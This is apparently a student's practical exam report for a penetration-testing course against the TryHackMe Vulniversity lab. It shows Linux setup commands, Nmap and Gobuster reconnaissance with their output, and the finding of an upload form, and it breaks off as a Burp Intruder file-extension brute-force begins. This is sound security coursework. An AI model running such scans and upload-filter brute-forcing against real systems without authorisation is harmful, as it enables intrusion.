

Final Exam

Applied Penetration Testing Engineer: Hands-on

Vulniversity / Vuln University Practical Assessment

Student Name	Md.Mahir Ettesaf
Student ID	2023200000147
Course/Track	Applied Penetration Testing Engineer: Hands-on
Target Machine	TryHackMe Vulniversity / Vuln University
Attacker Machine	Kali Linux

Question Summary

This practical assessment covers Linux command-line operations, service enumeration, vulnerability identification, exploitation of a vulnerable upload function to obtain reverse shell access, and professional reporting with mitigation recommendations.

Scenario 1: Linux Command Line Operations Assessment

Objective: Configure a Linux user environment using terminal commands only.

1. Create Final_exam directory and subdirectories

Answer:

```
mkdir -p Final_exam/{reports,tools,backup,notes}
ls Final_exam
```

PoC: The Final_exam directory was created with reports, tools, backup, and notes subdirectories.


A screenshot of a terminal window on a Kali Linux machine. The terminal shows the execution of two commands: 'mkdir -p Final_exam/{reports,tools,backup,notes}' and 'ls Final_exam'. The output of the second command shows the directory structure: 'Final_exam' containing subdirectories 'backup', 'notes', 'reports', and 'tools'. The terminal window has a menu bar with 'Session', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali㉿kali)-[~]'.

Figure 1: Final_exam directory structure created.

2. Create sysinfo script and save output

Answer:


```
cd ~/Final_exam/tools
```

```
nano sysinfo.sh

# Content written inside sysinfo.sh:
#!/bin/bash
echo "Current logged-in username:"
whoami
echo ""
echo "Current working directory:"
pwd
echo ""
echo "IP address information:"
ip addr show
echo ""
echo "Hostname:"
hostname

chmod +x sysinfo.sh
./sysinfo.sh > sysinfo.txt
cat sysinfo.txt
```

PoC: sysinfo.sh was created to display username, current working directory, IP address information, and hostname. The script output was saved into sysinfo.txt.



```
(kali㉿kali)-[~/FInal_exam/tools]
$ cat sysinfo.sh
#!/bin/bash


echo "Current logged-in username:"
whoami

echo "Current working directory:"
pwd

echo "IP address information:"
ip addr show

echo "Hostname:"
hostname
```

Figure 2: sysinfo.sh script content.



```
Current logged-in username:
kali
Current working directory:
/home/kali/FInal_exam/tools
IP address information:
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:30:5c:07 brd ff:ff:ff:ff:ff:ff
   inet 192.168.152.128/24 brd 192.168.152.255 scope global dynamic noprefixroute eth0
       valid_lft 1012sec preferred_lft 1012sec
   inet6 fe80::9202:f0d4:eb4d:4565/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
   link/ether 66:46:54:d1:57:40 brd ff:ff:ff:ff:ff:ff
   inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
Hostname:
kali
```


Figure 3: sysinfo.sh output displaying user, working directory, IP information, and hostname.

3. Move sysinfo.txt to backup directory and rename it

Answer:

```
cd ~/Final_exam/tools
mv sysinfo.txt ../backup/backup_of_sysinfo.txt
cd ../backup
ls -l
cat backup_of_sysinfo.txt
```

PoC: sysinfo.txt was stored inside the backup directory and renamed as backup_of_sysinfo.txt.



```
(kali㉿kali)-[~/Final_exam/tools]
└─$ cd ../backup
ls -l
cat backup_of_sysinfo.txt
total 4
-rw-rw-r-- 1 kali kali 1112 May 17 07:56 backup_of_sysinfo.txt
Current logged-in username:
kali
Current working directory:
/home/kali/Final_exam/tools
IP address information:
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:30:5c:07 brd ff:ff:ff:ff:ff:ff
    inet 192.168.152.128/24 brd 192.168.152.255 scope global dynamic noprefixroute eth0
        valid_lft 929sec preferred_lft 929sec
    inet6 fe80::9202:f0d4:eb4d:4565/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 66:46:54:d1:57:40 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
Hostname:
kali
```


Figure 4: backup_of_sysinfo.txt inside backup directory with saved output.

4. Delete the tools directory

Answer:

```
cd ~/Final_exam
rm -r tools
ls -l
```

PoC: The tools directory was removed from Final_exam.



```
(kali㉿kali)-[~/Final_exam/backup]
└─$ cd ..
rm -r tools
ls -l
total 16
drwxrwxr-x 2 kali kali 4096 May 17 07:41 backup
drwxrwxr-x 2 kali kali 4096 May 17 07:31 notes
drwxrwxr-x 2 kali kali 4096 May 17 07:31 reports
-rw-rw-r-- 1 kali kali 1114 May 17 07:34 sysinfo.txt
```


Figure 5: tools directory removed from Final_exam.

5. Create john user, set password, and add to sudo group

Answer:

```
sudo useradd -m -s /bin/bash john
sudo passwd john
sudo usermod -aG sudo john
id john
groups john
```

PoC: The user john was created and added to the sudo group.



```
(kali@kali)-[~/Final_exam]
$ sudo usermod -aG sudo john
id john
groups john
uid=1002(john) gid=1002(john) groups=1002(john),27(sudo)
john : john sudo
```

Figure 6: john user verified with sudo group membership.

Scenario 2: Service Enumeration & Vulnerability Identification


Objective: Perform initial reconnaissance and service enumeration against the Vulniversity target machine, then identify web attack points.

1. Perform full Nmap port scan and identify services

Answer:

```
ip a
ping -c 4 10.48.131.199
nmap -p- --open -T4 10.48.131.199 -oN full_port_scan.txt
nmap -sC -sV -O 10.48.131.199 -oN service_scan.txt
```

PoC: The attacker VPN interface was checked, target reachability was verified, a full TCP port scan was performed, and a detailed service/version scan was executed.



```
tun0: flags=209<UP,POINTOPOINT,RUNNING,NOARP> mtu 1380
inet 192.168.166.95 netmask 255.255.128.0 destination 192.168.166.95
inet6 fe80::6c20:4a92:86e8:e9a8 prefixlen 64 scopeid 0x20<link>
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 1000 (UNSPEC)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 11 bytes 1584 (1.5 KiB)
TX errors 0 dropped 1 overruns 0 carrier 0 collisions 0
```

Figure 7: tun0 VPN interface information.

```
(kali㉿kali)-[~]
$ ping -c 4 10.48.131.199
PING 10.48.131.199 (10.48.131.199) 56(84) bytes of data.
64 bytes from 10.48.131.199: icmp_seq=1 ttl=62 time=98.6 ms
64 bytes from 10.48.131.199: icmp_seq=2 ttl=62 time=768 ms
64 bytes from 10.48.131.199: icmp_seq=3 ttl=62 time=116 ms
64 bytes from 10.48.131.199: icmp_seq=4 ttl=62 time=1274 ms

— 10.48.131.199 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3028ms
rtt min/avg/max/mdev = 98.610/564.059/1273.695/490.504 ms
```

Figure 8: Target reachability confirmed using ping.

```
(kali㉿kali)-[~]
$ nmap -p- --open -T4 10.48.131.199 -oN full_port_scan.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-17 08:14 -0400
Nmap scan report for 10.48.131.199
Host is up (0.22s latency).
Not shown: 65186 closed tcp ports (reset), 343 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3128/tcp  open  squid-http
3333/tcp  open  dec-notes

Nmap done: 1 IP address (1 host up) scanned in 137.21 seconds
```

Figure 9: Full TCP port scan identifying open ports.

```

Session Actions Edit View Help
L-$ nmap -sC -sV -O 10.48.131.199 -oN service_scan.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-17 08:22 -0400
Nmap scan report for 10.48.131.199
Host is up (0.10s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.5
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 51:2a:eb:ea:8e:0c:75:f3:b5:b5:7b:8d:08:43:cc:91 (RSA)
|   256 25:de:4d:df:7d:31:dd:3c:6a:55:24:b3:8f:d7:7f:73 (ECDSA)
|_  256 15:c1:51:6c:e9:ca:81:51:52:d4:f4:56:db:d6:8a:ea (ED25519)
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
3128/tcp  open  http-proxy   Squid http proxy 4.10
|_ http-title: ERROR: The requested URL could not be retrieved
|_ http-server-header: squid/4.10
3333/tcp  open  http         Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Vuln University
|_ http-server-header: Apache/2.4.41 (Ubuntu)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=5/17%OT=21%CT=1%CU=32420%PV=Y%DS=3%DC=I%G=Y%TM=6A09B31
OS:F%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=103%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=105%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%
OS:CI=Z%II=I%TS=A)SEQ(SP=107%GCD=1%ISR=107%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M4E8S
OS:T11NW7%O2=M4E8ST11NW7%O3=M4E8NNT11NW7%O4=M4E8ST11NW7%O5=M4E8ST11NW7%O6=M
OS:4E8ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y
OS:%T=40%W=F507%O=M4E8NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%W=0%S=0%A=S+F=AS%RD=0%Q=
OS:)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=0%A=Z%F=R%O=0%RD=0%Q=)T5(R=Y%DF=Y%T
OS:=40%W=0%S=Z%A=S+F=AR%O=0%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=0%A=Z%F=R%O=0%RD=
OS:0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=0%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=
OS:164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 3 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: , NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb2-security-mode:
|   3.1.1:
|_   Message signing enabled but not required
|_ smb2-time:
|   date: 2026-05-17T12:22:49
|_   start date: N/A

```

Figure 10: Service/version scan and OS/service information.

Identified services:

Port	Service	Version / Observation
21/tcp	FTP	vsftpd 3.0.5
22/tcp	SSH	OpenSSH 8.2p1 Ubuntu
139/tcp	NetBIOS-SSN	Samba smbd 4
445/tcp	Microsoft-DS / SMB	Samba smbd 4
3128/tcp	Squid HTTP Proxy	Squid http proxy 4.10
3333/tcp	HTTP	Apache httpd 2.4.41 (Ubuntu), Vuln University web application

2. Identify web application service and enumerate hidden directories

Answer:

```

firefox http://10.48.131.199:3333
gobuster dir -u http://10.48.131.199:3333 -w /usr/share/wordlists/dirb/common.txt -o gobuster_result.txt

```


PoC: The web application was identified on port 3333. Gobuster discovered the /internal/ directory, which contained a file upload form and became the main attack point for Scenario 3.




Figure 11: Vuln University web application running on port 3333.

```
(kali@kali)-[~]
$ gobuster dir -u http://10.48.131.199:3333 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.48.131.199:3333
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 280]
.htaccess (Status: 403) [Size: 280]
.htpasswd (Status: 403) [Size: 280]
css (Status: 301) [Size: 319] [→ http://10.48.131.199:3333/css/]
fonts (Status: 301) [Size: 321] [→ http://10.48.131.199:3333/fonts/]
images (Status: 301) [Size: 322] [→ http://10.48.131.199:3333/images/]
index.html (Status: 200) [Size: 33014]
internal (Status: 301) [Size: 324] [→ http://10.48.131.199:3333/internal/]
js (Status: 301) [Size: 318] [→ http://10.48.131.199:3333/js/]
Progress: 3304 / 4613 (71.62%)
```

Figure 12: Gobuster discovered /internal/ directory.




Figure 13: /internal/ upload form discovered.

Scenario 3: Exploitation Analysis & Mitigation

Objective: Use the vulnerability identified in Scenario 2 to demonstrate controlled exploitation and mitigation planning in the TryHackMe lab environment.

1. Full URL of the file upload form

Answer:

http://10.48.131.199:3333/internal/

PoC: The upload form was found inside the /internal/ directory on the web service running on port 3333.




Figure 14: Full upload form URL: http://10.48.131.199:3333/internal/.

2. File extension brute-force attack


Answer:

Burp Suite Intruder method:

1. Intercept the file upload request from http://10.48.131.199:3333/internal/.
2. Send the upload request to Intruder.
